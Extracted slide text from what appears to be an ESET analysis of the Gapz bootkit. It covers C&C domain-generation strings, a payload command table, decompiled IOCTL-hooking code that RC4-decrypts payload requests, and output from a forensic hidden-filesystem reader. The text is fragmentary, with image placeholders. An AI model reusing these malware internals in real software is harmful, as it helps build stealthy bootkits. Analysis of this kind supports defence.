

Nzc3NjgyNmY3ZmExOGY4ZTM5MjU4NjUwOVM1MWw1ZXRQDAAAAAAAAA
--G5t1Hz50h7nHCmL07Pi
Content-Disposition: form-data; name="GsqrRLXjUDM"

ABYCGQAAAAAAAAAAgA==
--G5t1Hz50h7nHCmL07Pi--
```

authenticate C&C servers

unsigned char auth_str[64];

Gapz C&C Communication Protocol: C&C Reply



Gapz C&C Communication Protocol: URLs

```
aX5cm8wx24bak5x db 'x5cm8wx24bak5x174q3rcd',0
aLry3v1fcnk7536 db 'lry3v1fcnk7536bq8phufxo',0
aE5acn6xq67dk3n db 'e5acn6xq67dk3nmxtp',0
a28jxqgsqxow90u db '28jxqgsqxow90u15y17tryc',0
a4g5cnisrmdecjx db '4g5cnisrmdecjxkj',0
aRxf2nbjdhfj7xg db 'rx2nbjdhfj7xgtybh',0
a7xhixerlp1mxgi db '7xhixerlp1mxgim',0
aD12c2t15bws4ma db 'd12c2t15bws4ma40m80',0
aL1im5r7intdha1 db 'l1im5r7intdha1',0
aBw9dxplw9imnyb db 'bw9dxplw9imnybsgor0ejka',0
aR9unvqlauiepjx db 'r9unvqlauiepjx2ccwg',0
aD0xwik6gg151yp db 'd0xwik6gg151ypw',0
a246jqkwavq3vms db '246jqkwavq3vmsg1ke1guq',0
aN1ye88n0wcovqr db 'n1ye88n0wcovqryjbwjch8',0
a269b5ralp13163 db '269b5ralp13163unaybv',0
a63ihtw2qy5x1t7 db '63ihtw2qy5x1t73m',0
aL4ehq11co6p9ps db 'l4ehq11co6p9psogg',0
aFcekpa5sma6upb db 'fcekpa5sma6upbv',0
aGdc6grjjsbsljl db 'gdc6grjjsbsljl26a',0
aIk8au0v db 'ik8au0v',0
a246581fcvowbbt db '246581fcvowbbt8hu0egyuw',0
```

**Third Level Domain
Name Prefixes**

```
db 0
aCr db '&UQR'
db 0F7h, 34h, 82h, 3, 0B7h, 56h, 0A2h, 63h, 37h, 68h, 8Ch
db 92h, 63h, 5Eh, 0CCh, 56h, 0DDh, 0BEh, 48h, 38h, 67h
db 0B5h, 4 dup(0)
```

```
a_strangled_net db '.strangled.net',0
```


**Second Level
Domain Name**

```
db 0
db 0CCh ; |
db 7Fh ; ||
```

Gapz C&C Communication Protocol: URLs

```
aKi0p3qi93do5dt db ki0p3qi93do5dt27r4rod4dqn',0
a80feq0kktt2d0r db 80feq0kktt2d0r',0
a9vsvjdpk3cy6vc db 9vsvjdpk3cy6vcxjfe7fk4',0
aEiuk73jpyxk db eiuk73jpyxk',0
a59xvddp36y24gq db 59xvddp36y24gqnkkhuuy2nx0',0
a7m3ywqerne7kty db 7m3ywqerne7kty3d9i6',0
aA4o7c2h0ewi2 db a4o7c2h0ewi2',0
aF5arn9a8532fyl db f5arn9a8532fyl1bu',0
a1mxnxwf9g0f1xb db 1mxnxwf9g0f1xbwupx98k571v',0
a3wbja78hf635ah db 3wbja78hf635ahcm21otd0i5bry',0
a8xsnyq8591cvsm db 8xsnyq8591cvsmhsg0c7',0
a6jxw9j2fmhsbdy db 6jxw9j2fmhsbdyk5xfbqom',0
aHyktr2gbbar5 db hyktr2gbbar5',0
aNsvosgv3xg4awt db nsvosgv3xg4awtmbmlyp',0
aT6ss8u33l0euks db t6ss8u33l0euksemvwredirrs0fialw',0
aGk7xktdi74wu db gk7xktdi74wu',0
a11i0offnxa1v46 db 11i0offnxa1v46l7mbj5aq7n21',0
aRye434oo98x7g9 db rye434oo98x7g9',0
aFckqitydq2fad8 db fckqitydq2fad81hufryrnr',0
aNkuxnytg8xk db nkuxnytg8xk',0
aFi14onpf6lgrsy db fi14onpf6lgrsyqwxu6wv1a',0
aH4ag17g18qn37v db h4ag17g18qn37vo43wml8xhhb',0
aT0orrfi53nqn7o db t0orrfi53nqn7oi4d',0
db 0, 26h, 0Ch, 22h, 0F5h, 36h, 9Dh, 33h, 6Bh, 0Eh, 0Ah
db 32h, 0E8h, 20h, 8Dh, 0C1h, 0E1h, 4 dup(0)
a_zer0wave db .zer0wave',0
```


Gapz User-mode Payload Functionality



Cmd #	Command Description
0	gather information about all the network adapters installed in the system and their properties and send it to kernel-mode module
1	gather information on the presence of particular software in the system
2	check internet connection by trying to reach update.microsoft.com
3	send & receive data from a remote host using Windows sockets
4	get the system time from time.windows.com
5	get the host IP address given its domain name (via Win32 API gethostbyname)
6	get Windows shell (by means of querying "Shell" value of "Software\Microsoft\Windows NT\CurrentVersion\Winlogon" registry key)

Gapz User-mode Payload Interface

Gapz impersonates the handler of the payload requests in the *null.sys* driver to communicate with the injected payload:




Gapz User-mode Payload Interface

```
hooked_ioctl1 = vBBBBBBE3->IoControlCode_HookArray;
while ( *hooked_ioctl1 != IoStack->Parameters.DeviceIoControl.IoControlCode )
{
    ++i;                                     // check if the request comes from the payload
    ++hooked_ioctl1;
    if ( i >= IRP_MJ_SYSTEM_CONTROL )
        goto LABEL_11;
}
UserBuff = Irp->UserBuffer;
IoStack = IoStack->Parameters.DeviceIoControl.OutputBufferLength;
OutputBufferLength = IoStack;
if ( UserBuff )
{
    (vBBBBBBBF->rc4)(UserBuff, IoStack, vBBBBBBB8->rc4_key, 48); // decrypt payload request
    v4 = 0xB8BBB8BB;
    if ( *UserBuff == 0x34798977 )           // check signature
    {
        hooked_ioctl1 = vBBBBBBE3;
        IoStack = i;
        if ( *(UserBuff + 1) == vBBBBBBE3->IoControlCodeSubCmd_Hook[i] ) // determine the handler
        {
            (vBBBBBBE3->IoControlCode_HookDpc[i])(UserBuff);
            (vBBBBBBBF->rc4)(
                UserBuff,
                OutputBufferLength,
                vBBBBBBB8->rc4_key,
                48);
            v4 = 0xB8BBB8BB;
        }
    }
}
```


Modern bootkits comparison					
Functionality	Gapz	Olmarik (TDL4)	Rovnix (Cidox)	Goblin (XPAJ)	Olmasco (MaxSS)
MBR modification	✓	✓	✗	✓	✓
VBR modification	✓	✗	✓	✗	✗
Hidden file system type	FAT32	custom	FAT16 modification	custom (TDL4 based)	custom
Crypto implementation	AES-256, RC4, MD5, SHA1, ECC	XOR/RC4	Custom (XOR+ROL)	✗	RC6 modification
Compression algorithm	✓	✗	aPlib	aPlib	✗
Custom TCP/IP network stack	✓	✗	✗	✗	✗

Gapz: forensic approaches



Hidden File System Reader

ESET Hidden File System Reader

1.0.3.1 (Apr 30 2013 16:31:34)

Copyright (c) 1992-2013 ESET, spol. s r.o. All rights reserved.

HfsReader.exe [params] [export_path]

Params:

- /help or /? - print help message
 - /no-output - no output to command line
 - /no-export - do not export files from file system(s)
 - /export-txt - export file list from file system(s) to text file
 - /mbr - make mbr dump
 - /vbr - make active drive vbr dump
 - /dump=<o>,<s> - make hard drive dump
 - <o> - offset from beginning or "end"
 - <s> - size
- Examples:
- /dump=512,1024
 - /dump=end,4096
- /zip - pack all files into zip archive
 - /full - create full analysis and pack results into zip archive

Supported Hidden File Systems:

Win32/Olmarik (TDL3/TDL3+/TDL4)
Win32/Olmasco (MaxXSS)
Win32/Sirefef (ZeroAccess)
Win32/Rovnix
Win32/Xpaj
Win32/Gapz
Win32/Flamer
Win32/Urelas (GBPBoot)

Hidden File System Reader



ESET Hidden File System Reader

1.0.2.8 (Mar 12 2013 15:16:21)

Copyright (c) 1992-2013 ESET, spol. s r.o. All rights reserved.

Processing... Please wait.

Parsing file systems...

"Gapz_MBR" file system found:

- mbr_original
- payload.bin
- cfg
- mbr_infected

md5: DF09785A37B0197496A1C45A8292FAA6

md5: FC21B3133F0ACB449035A81C1B6B738E

md5: BFB8C46B86840774F4B1F7424D45AF28

md5: 9554D21CBA16AE4754BA629ADD5B487F

File system(s) successfully exported!

Hidden File System Reader



ESET Hidden File System Reader

1.0.3.1 <Apr 30 2013 16:31:34>

Copyright (c) 1992-2013 ESET, spol. s r.o. All rights reserved.

Processing... Please wait.


Parsing file systems...

"Gapz_UBR" file system found:

- vbr_original	md5: 32E746BECCA5C4CC2511CABFFE6B7310
- payload.bin	md5: 9DCFE30C707B0941EEECF51DA2DBBAA0
- cfg	md5: 3DC93A2466B881E24912DCCF839FC4C8
- bis	md5: DF739CC8AA796A24FF10E57894F8864C
- overlord32.dll	md5: 3AEC40DE15B791B2DFA978DEDE7B0C89
- overlord64.dll	md5: F5358444F57E2849C73D9DD14EBB4FA4
- conf.z	md5: 7215EE9C7D9DC229D2921A40E899EC5F
- e59df022	md5: 74D9434F39779CB608D48D773F627287
- vbr_infected	md5: 115AB3FD466BEE136DE25A6CEB46E54C

File system(s) successfully exported!

HiddenFsReader: Free public forensic tool



